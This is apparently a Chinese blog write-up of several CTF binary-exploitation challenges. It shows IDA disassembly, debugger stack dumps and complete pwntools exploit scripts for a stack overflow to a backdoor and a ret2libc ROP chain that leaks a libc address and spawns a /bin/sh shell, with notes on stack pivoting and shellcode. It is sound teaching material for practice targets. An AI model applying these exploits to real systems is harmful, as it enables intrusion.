07:0038 |      0x7fffffffddce8 → 0x400536 (main+25) ← nop
08:0040 |      0x7fffffffddcf0 → 0x7fffffffddde8 → 0x7fffffffde1b3 ← 0x68742f656d6f682f ('/home/th')
09:0048 |      0x7fffffffddcf8 ← 0x100000000
0a:0050 |      0x7fffffffdd00 → 0x400540 (_libc_csu_init) ← push    r15
0b:0058 |      0x7fffffffdd08 → 0x7ffff7a2d840 (_libc_start_main+240) ← mov    edi, eax
0c:0060 |      0x7fffffffdd10 ← 0x0
0d:0068 |      0x7fffffffdd18 → 0x7fffffffddde8 → 0x7fffffffde1b3 ← 0x68742f656d6f682f ('/home/th')
0e:0070 |      0x7fffffffdd20 ← 0x100000000
0f:0078 |      0x7fffffffdd28 → 0x40051d (main) ← push    rbp
10:0080 |      0x7fffffffdd30 ← 0x0
11:0088 |      0x7fffffffdd38 ← 0xcb6a28eace8bb64d
12:0090 |      0x7fffffffdd40 → 0x4003e0 (_start) ← xor    ebp, ebp
13:0098 |      0x7fffffffdd48 → 0x7fffffffddde0 ← 0x1
14:00a0 |      0x7fffffffdd50 ← 0x0
...
```

https://blog.csdn.net/weixin_44309300

[bjdctf_2020_babystack2](#)

思路： 整型溢出 qword -> dword + 栈溢出

1, IDA分析

The screenshot shows the IDA Pro interface with several windows:

- Left pane:** Shows the file structure and symbols. A red box highlights the symbol `backdoor`, with the annotation "发现有个后门" (Found a backdoor).
- Top right window:** Assembly code for the `main` function. It includes calls to `_puts` and `isoc99_scanf`. A red box highlights the instruction `mov eax, 0` followed by `isoc99_scanf`. An annotation next to it says "注意流程，比较的是 (dword) nbytes的类型" (Note the flow, comparing the (dword) nbytes type).
- Middle right window:** Assembly code for the `loc_4007FE` label. It shows a `read` operation. A red box highlights the `mov edx, dword ptr [rbp+nbytes]` instruction. An annotation next to it says "read () 函数，去看下buff和nbytes大小比较" (read() function, look at the size comparison between buff and nbytes).
- Bottom right window:** A memory dump window showing the contents of memory at address `40073B`. It shows the buffer and its length.

执行程序可获知if判断：

```
cheone@dpwn: ~/桌面 ./bjdctf_2020_babystack2
*****
*      Welcome to the BJDCTF!      *
* And Welcome to the bin world!   *
* Let's try to pwn the world!    *
* Please told me u answer loudly!*
[+]Are u ready?
[+]Please input the length of your name:
2
[+]What's u name?
aa
```

```

; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

buf= byte ptr -10h          ; buff[0x10]
nbytes= qword ptr -4         ; (qword) nbytes

; __ unwind {
push    rbp
mov     rbp, rsp
sub    rsp, 10h
mov     rax, cs:_bss_start
mov     ecx, 0      ; n
mov     edx, 2      ; modes
mov     esi, 0      ; buf
mov     rdi, rax    ; stream
call    _setvbuf
mov     rax, cs:stdin@@GLIBC_2_2_5
mov     ecx, 0      ; n
mov     edx, 1      ; modes
mov     esi, 0      ; buf

```

https://blog.csdn.net/weixin_44309300

system可利用：

```

register_tm_clones
jister_tm_clones
o_global_dtors_aux
me_dummy
ckdoor
in
bc_csu_init
bc_csu_fini
rm_proc
ts
item
id
bc_start_main
buf

.text:000000000400726 ; ===== S U B R O U T I N E =====
.text:000000000400726 ; Attributes: bp-based frame
.text:000000000400726
.text:000000000400726
.text:000000000400726 ; Attributes: bp-based frame
.text:000000000400726
.text:000000000400726 ; public backdoor
.backdoor proc near
.text:000000000400726 ; __ unwind {
.push   rbp
.text:000000000400726
.text:000000000400727
.text:00000000040072A
.text:00000000040072F
.text:000000000400734
.text:000000000400739
.text:00000000040073A
.text:00000000040073A ; } // starts at 400726
.backdoor endp
.text:00000000040073A
.text:00000000040073B

```

https://blog.csdn.net/weixin_44309300

2, exp

```

from pwn import *

#p = process('./bjdctf_2020_babystack2')
p = remote("node4.buoj.cn", 26101)
context.log_level='debug'
system = 0x0400726
p.recv()
p.sendline('-1')
p.recv()
payload = 'a'*0x10 + 'bbbbbbbb' + p64(system)
p.send(payload)
p.interactive()

```

[HarekazeCTF2019]baby_rop2

栈溢出 + 泄露libc地址调用system

1,64位程序，IDA分析

```
Function name
[f] _init_proc
[f] sub_4004E0
[f] _printf
[f] _read
[f] __libc_start_main
[f] _setbuf
[f] _gmon_start_
[f] _start
[f] deregister_tm_clones
[f] register_tm_clones
[f] __do_global_dtors_aux
[f] frame_dummy
[f] main
[f] __libc_csu_init
[f] __libc_csu_fini
[f] _term_proc
[f] printf
[f] read
[f] __libc_start_main
[f] setbuf
[f] _imp__gmon_start_

.text:000000000400630 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:000000000400636 public main
.main proc near
.text:000000000400636 buf = byte ptr -20h
.text:000000000400636 var_4 = dword ptr -4
.text:000000000400636 ; _ unwind {
    push rbp
    mov rbp, rsp
    sub rsp, 20h
    mov rax, cs:[stdout@@@GLIBC_2_2_5]
    mov ecx, 0 ; n
    mov edx, 2 ; modes
    mov esi, 0 ; buf
    mov rdi, rax ; stream
    call _setvbuf
    mov rax, cs:[stdin@@@GLIBC_2_2_5]
    mov ecx, 0 ; n
    mov edx, 2 ; modes
    mov esi, 0 ; buf
    mov rdi, rax ; stream
    call _setvbuf
    mov edi, offset format ; "What's your name? "
    mov eax, 0
    call _printf
    lea rax, [rbp+buf]
    mov edx, 100h ; nbytes
    mov rsi, rax ; buf
    mov edi, 0 ; fd
    call _read
    mov [rbp+var_4], eax
    sub eax, 1
    cdqe
    mov [rbp+rax+buf], 0
    lea rax, [rbp+buf]
    mov rsi, rax
    mov edi, offset welcomeToThePw ; "Welcome to the Pwn World again, %s!\n"
    mov eax, 0
    call _printf
    mov eax, 0
    leave
.text:000000000400689
.text:00000000040068D
.text:000000000400692
.text:000000000400695
.text:00000000040069A
.text:00000000040069F
.text:0000000004006A2
.text:0000000004006A5
.text:0000000004006A8
.text:0000000004006AA
.text:0000000004006AF
.text:0000000004006B3
.text:0000000004006B6
.text:0000000004006B8
.text:0000000004006C0
.text:0000000004006C5
.text:0000000004006CA

Line 13 of 21
0000069A 00000000040069A: main+64 (Synchronized with Hex View-1)
```

2, 寻找64位传参rdi,rsi寄存器，构造rop链。

选取下面这两个位置的：

```
theone@pwn: ~/桌面 ROPgadget --binary babyrop2 | grep rdi
0x000000000400733 : pop rdi ; ret
theone@pwn: ~/桌面 ROPgadget --binary babyrop2 | grep rsi
0x000000000400605 : pop rsi ; or ah, byte ptr [rax] ; add byte ptr [rcx], al
ret
0x000000000400731 : pop rsi ; pop r15 ; ret
0x000000000400627 : sal byte ptr [rcx + rsi*8 + 0x55], 0x48 ; mov ebp, esp
    ll rax
```

3, 泄露read_got的地址。



然后再次构造payload 调用system(bin_sh)。

4,exp

```

from pwn import *
from LibcSearcher import *

context.debug_level = 'debug'

r = remote("node4.buuoj.cn", 28443)
#r = process("./babyrop2")
elf = ELF("./babyrop2")
#libc = ELF("./libc.so.6")
printf_plt = elf.plt['printf']
read_got = elf.got['read']
main = elf.sym['main']

pop_rdi_ret = 0x400733
pop_rsi_r15_ret = 0x400731
frm_str = 0x400770

payload = 'a'*0x28 + p64(pop_rdi_ret) + p64(frm_str) + p64(pop_rsi_r15_ret) + p64(read_got) + p64(0) + p64(printf_plt) + p64(main)

print r.recvuntil("name? ")
r.sendline(payload)
read_addr = u64(r.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

print hex(read_addr)
libc = LibcSearcher('read', read_addr)
libc_base = read_addr - libc.dump('read')
system = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump('str_bin_sh')
print "system:", hex(system)
print "bin_sh", hex(bin_sh)

payload = 'a' * 0x28 + p64(pop_rdi_ret) + p64(bin_sh) + p64(system)
r.sendline(payload)
r.interactive()

```

注解: read_addr = u64(r.recvuntil('\x7f')[-6:].ljust(8, '\x00'))

直到7f出现的位置作为终点，开始往前读6个字节数据，然后再8字节对齐，不足8位补\x00。

```

[*] Starting local process: ./babyrop2 : pid 10758
>>> p.recvuntil('y')[-6:].ljust(8, '\x00')
"hat's y\x00"
>>> █
What's your name? a
Welcome to the Pwn World again, a!

```

ciscn_2019_es_2

栈迁移考察

<https://www.cnblogs.com/remon535/p/13507217.html>

注：

1、read大小为0x30，s变量和ebp距离为0x28。只能覆盖ebp和ret，但是覆盖不到需要构造的/bin/sh参数，所以实际需要0x30+8。

其中多需要的8=deadbeef(填充的ret) + arg(/bin/sh)

2、首先利用printf获取上个栈帧的ebp。printf遇到00就会截断，把00填充了，printf就会顺便把ebp及遇到00前的数据都打印出来。

3、0x48-0x10等于s距ebp的偏移0x38

```
pwndbg> stack 100
00:0000 | esp 0xffffb94810 ← 0x61616161 ('aaaa')
...
08:0020 |           0xffffb94830 ← 0x62626262 ('bbbb')
...
0a:0028 | ebp  0xffffb94838 → 0xffffb94848 ← 0x0
0b:002c |           0xffffb9483c → 0x804862a (main+43) ← mov    eax, 0
...
0e:0030 |           0xffffb94840 → 0x7605000 (main+10) ← add    al, 1
```

4、payload2='a'*4+p32(sys)+p32(0xdeadbeef)+p32(ebp-0x28)+"/bin/sh"。

`p32(ebp-0x28)+"/bin/sh"`

p32(ebp-0x28):本来是/bin/sh的地址，但是程序中没有/bin/sh字符串存在，所以需要指向ebp-0x28=s的地址，后面就是输入的"/bin/sh"了。

```
00:0000 | esp  0xfffffed784 → 0x8048400 (system@plt) ← jmp    dword ptr [0x804a018]
01:0004 |           0xfffffed788 ← 0xdeadbeef
02:0008 |           0xfffffed78c → 0xfffffed790 ← '/bin/sh'
03:000c |           0xfffffed790 ← '/bin/sh'
```

jarvisoj_tell_me_something

注意下函数首部的代码与常见的方法不同，说到底还是多看汇编，少F5。

<https://www.cnblogs.com/bhxdn/p/12307105.html>

jarvisoj_level3

ret2libc3 无system,无binsh

<https://www.cnblogs.com/yisicanmeng/articles/14579554.html>

ez_pz_hackover_2016

ret2shellcode（没有任何写保护，具有可执行权限）

<https://blog.csdn.net/mcmuyanga/article/details/108964698>

1, 绕过strcmp()

```
int _tmain(int argc, _TCHAR* argv[])
{
    int r1 = 0;
    int r2 = 0;
    int r3 = 0;

    r1 = strcmp("abc", "abc");
    r2 = strcmp("abcd", "abc");
    r3 = strcmp("abc\x00", "abc");

    printf("%d\t%d\t%d\n", r1, r2, r3);
}
```

```
0      1      0
Press any key to continue . . .
CSDN @hercu1iz
```

2,

0x38-0x22=0x16

'a'*(0x16-8+4)

gdb动态调一下，IDA不准

3,

p32(stack-0x1c)

...	dst	0xffced790	← 0x72630000
08:0020		0xffced794	← 'ashme'
09:0024		0xffced798	← 0x61610065 /*
0a:0028		0xffced79c	← 'aaaa\n'
0b:002c		0xffced7a0	← 0x123c000a /*
0c:0030		0xffced7a4	← 0x123c001b
0d:0034		0xffced7a8	← 0x8001b
0e:0038		0xffced7ac	← 0x480000
0f:003c	ebp	0xffced7b0	← 0x40000
10:0040			
...	↓		
12:0048		0xffced7b8	← 0xe5500000
13:004c		0xffced7bc	← 0x518c6474
14:0050		0xffced7c0	← 0x518c0016
...	↓		
16:0058		0xffced7c8	← 0x619c0016
17:005c	&s = src	0xffced7cc	← 0x619c0000
18:0060		0xffced7d0	← 0x10000

CSDN @hercu1iz